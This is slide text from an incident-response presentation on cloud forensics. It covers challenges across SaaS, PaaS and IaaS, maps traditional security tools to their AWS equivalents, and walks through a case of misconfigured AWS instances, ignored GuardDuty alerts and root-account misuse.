

Up to the Cirrostratus

Incident Response in Cloud

Stefano Maccaglia
Senior Principal RSA IR

Introduction

- Cloud computing has changed the role and the functions of the Data Centers.
- And it does that at faster-than-light speed...
- Today everyone can begin his journey to the cloud choosing a provider who will provision a private network or will extend the original “on premise” network.
- However, while going into the cloud could appear a simple and straightforward operation, the outcome of it will change the way we store and manage our data forever and if we are not aware of the risks, the result can be disastrous.
- Today we will touch a number of cases taken from field experiences.
- The goal is to evaluate the risks connected with moving to the cloud and the way to overcome some of these risks to avoid a disaster.
- While the experiences and the cases are real, we have used a bit of fantasy to modify some general references and to avoid disseminating our Customer’s details and weaknesses.

Let's walk to the moon... do we?

- Moving to the cloud involves a technological and organizational shift.
- Compared to on-premises Data Centers, the Cloud moves part of the daily operations and responsibilities to the ISP.
- What remains in the hands of the Customer is often unclear... typical Security operations are now split between two different organizations and the consequences could easily lead to lack of proper controls, impacting the entire Security posture.
- Responsibility is another issue. Cloud ISPs tend to avoid strict Security rules and controls and sometimes the connected responsibilities are not clearly defined.
- In conclusion, in specific cloud models, the network infrastructure offering the service is shared “transparently” between customers, meaning the same physical infrastructure transfers data belonging to different Customers. The flows are separated logically, but the Customer has no chance to verify, if something goes wrong.


Cloud types

Software as a Service (SaaS)




Let's take a look here

Platform as a Service (PaaS)



???


Infrastructure as a Service (IaaS)



Our most typical playground

Cloud forensics Challenges

- Cloud forensics is an emerging branch of network forensics, but it faces a number of challenges:




Cloud forensic challenges

Cloud Computing Model	Opportunities	Challenges	
SaaS	Access to application/authentication logs is possible	Traditional acquisition is highly unlikely	
		Logging and log details depend on CSP (Cloud Service Provider)	
	Client-side information is highly likely on the end-device or transient devices	Information may be inconsistent across APIs	
	SaaS application features may assist with network forensics	Other CSPs may be involved	
	Provider-side devices contain basic access information		CSP applications may be complex and difficult or impossible to analyze
			Process/Application isolation
IaaS	Traditional Forensics may be applied	Live Forensics and access to volatile data may not be possible (some vendors may not utilize persistent storage)	
		Storage is logical and focused on allocated space; acquisition images may not include data remnants or unallocated disk space	
	VMs snapshots can accommodate preservation letters or serve as the acquisition image(s)	Unobtainable failed or obsolete hardware	
	Designed for high availability so network access data is very likely to be present and accurate	Multi-tenant storage devices may contaminate the acquisition	
	Client-side information is highly likely on the end-device or transient devices	Logging may be co-located or spread across multiple and changing devices	
	The easiest of the three model	Acquisition may require large amounts of bandwidth to complete in a timely manner	
		Data fragmentation and dispersal	
	Data ownership issues - what happens when the contract is terminated?		
PaaS	Client-side forensics is very likely (we control the source and development cycle)	Logging relies on the CSP environment (System calls may not function in CSP)	
	Web-Server or virtualized operating systems forensics methods apply	System are more proprietary in nature	

Let's move to the cloud... adagio...

Let's IR our way to the cloud...

- Transitioning an IR investigation to the Cloud can be extremely confusing.
- Our typical tools are actually not effective in a cloud environment.
- Visibility is the main issue here.
 - ❑ Every Cloud provider has developed its own approach regarding security resulting in different data, different way to collect them and even different formats.
 - ❑ Secondly, the lack of standardized tools and components, tailored to be used by IR teams during an incident, directly affects our freedom to investigate.
- In Cloud Forensics, we need to go back to the basics... We need to simplify our approach by looking at three pillars:



Analysis should start on one stage and complete the circle

Traditional IR Vs Cloud IR

	Process	Traditional Forensics	Cloud Forensics
Identification	Identification of the event or incident	Multiple Tools	Few Tools
Preservation	Securitization and assessment of the scene	Yes	No
	Documentation of the scene	Yes	No
	Evidence collection	Physical/Logical	Based on virtual hardware. Data can be everywhere.
Acquisition/ Extraction	Acquisition time	Slow	Fast, if data is available. Very slow if Acquisition requires Provider support
	Memory acquisition	Yes	Dependant
	Hash	Slow	Fast, if data is available.
	Erased data recovery	Possible	Difficult.
	Metadata acquisition	Yes	Possible, if data is available.
	Time stamp	Precise	Complex.
	Extraction	Slow/Expensive	Fast, if data is available.
Analysis	Analysis	Slow	Fast, if data is available.
Presentation	Documentation of the evidences	Acquired evidences	Data from many sources

Traditional Vs AWS Tools

Traditional

IPS/IDS

DLP

EDR

Netflow

DNS

Access and Authentication Auditing

Active Directory

Identity Management

Single Sign On

Vulnerability Scanner

Configuration Management

Logging

AWS

GuardDuty

Macie

CloudWatch + OsQuery, GRR

CloudWatch + VPCFlow

CloudWatch + Route53

CloudTrail

Directory Service

IAM


AWS SSO

Inspector

AWS Config

CloudWatch + Firehose + Lambda

IR Procedures in AWS



Traditional IR procedures still valid

- As for traditional IR investigations, two of the most informative pieces of evidence to collect during an incident involving cloud hosts are disks and memory images.

Disk Images	Memory Images
Host Specific Logs	Malware Samples (Deleted from disk)
Malware	Commands Executed
Attacker Artifacts	Hidden Programs

- The way to collect such data is still related to traditional tools but the procedures in cloud environment are different.

What to do


- Cyber Forensic activities can be a hurdle within cloud environments because instances are located around the globe.
- One of the best ways to manage this issue is running some preventive mechanisms in the background:
 - AWS
 - AWS Security Services and activate logging
 - Azure
 - Logs and Account Auditing following Microsoft Best Practices
- In OpenStack we can activate a monitoring platform and integrate third party platforms such as NIPS/NIDS.
- In addition, we should ensure the Customer is aware of the risks and the peculiarities of the Cloud environment.

¹ https://d1.awsstatic.com/whitepapers/Security/AWS_Security_Best_Practices.pdf

² <https://azure.microsoft.com/mediahandler/files/resourcefiles/security-best-practices-for-azure-solutions/Azure%20Security%20Best%20Practices.pdf>

Let's move to the cloud

- The first case we discuss is about a Financial firm operating in the mass retailer business.
- They transitioned from traditional shopping carts with on premises infrastructures to a dedicated AWS infrastructure based on the same design and applications.
- Unfortunately, while the hosts and the technology changed, their Sys Admins stay...



Let's mess with the cloud

- The adoption of the cloud infrastructure was simple.
- Unfortunately the Sys Admins forgot to study and update their operative procedures related to the AWS Console, underestimating some significant options.
- They left a number of servers exposed to Internet and flagged the instance creation wizard to allow direct public IP address to any new instance generated.

Modify auto-assign IP settings ✕

Enable auto-assign public IPv4 or IPv6 addresses to automatically request an IP address for instances launched into this subnet.

Auto-assign IPs Enable auto-assign public IPv4 address i

Note: You can override the auto-assign IP settings for each individual instance at launch time for IPv4 or IPv6. Regardless of how you've configured the auto-assign public IP feature, you can assign a public IP address to an instance that has a single, new network interface with a device index of eth0.

[Cancel](#) [Save](#)

Step 3: Configure Instance Details

Number of instances i [Launch into Auto Scaling Group](#) i

Purchasing option i Request Spot Instances

Network i [Create new VPC](#)

Subnet i [Create new subnet](#)

Auto-assign Public IP i

IAM role i [Create new IAM role](#)

Shutdown behavior i

Enable termination protection i Protect against accidental termination


Monitoring i Enable CloudWatch detailed monitoring
Additional charges apply.

Tenancy i
Additional charges will apply for dedicated tenancy.

Let's ignore these stupid alerts


- CloudTrail and GuardDuty in AWS are Security services at infrastructure level.
- AWS CloudTrail provides event history of AWS account activities, including:

- Actions taken through the AWS Management Console
- AWS SDKs
- Command line tools
- Other AWS services.



- Amazon GuardDuty is a threat detection service offered by Amazon that monitors for malicious activities and unauthorized behaviours. GuardDuty also detects:

- Potentially compromised instances
- Scanning and Reconnaissance attempts
- Bruteforce attempts



Epic Fail

- When I joined the investigation it was too late...

The screenshot shows the AWS GuardDuty Findings console. The left sidebar contains navigation options: GuardDuty, Findings (selected), Settings, Lists, Accounts, What's New, Free trial, and Partners. The main area displays a list of findings with columns for Finding type, Resource, and La... (Last seen). The detailed view on the right shows the following information:

- UnauthorizedAccess:IAMUser/MaliciousIPCaller.Cust...** (Finding ID: 2eb...3bc0b2)
- API ConsoleLogin** was invoked from an IP address **40.210** on the custom threat list **list-1**.
- Severity:** Medium
- Region:** ap-south-1
- Count:** 1
- Account ID:** 205
- Resource ID:** No information available
- Threat list name:** list-1
- Created at:** 08-03-2018 13:54:...
- Updated at:** 08-03-2018 13:54:...
- Resource affected:**
 - Resource role:** TARGET
 - Resource type:** AccessKey
 - Principal ID:** :05
 - User type:** Root
- Action:**
 - Action type:** AWS_API_CALL
 - API:** ConsoleLogin
 - Service name:** signin.amazonaws.com
 - First seen:** 08-03-2018 12:24:38 (an hour ago)



Root access... what?!?... You say root???

- Having root access is like having the keys to the kingdom.
- Never, ever use root access for everyday jobs, not even administration levels tasks.
- Instead, you should create separate accounts with the proper privileges.
- You should only use the root to start off your account management process to set up users.

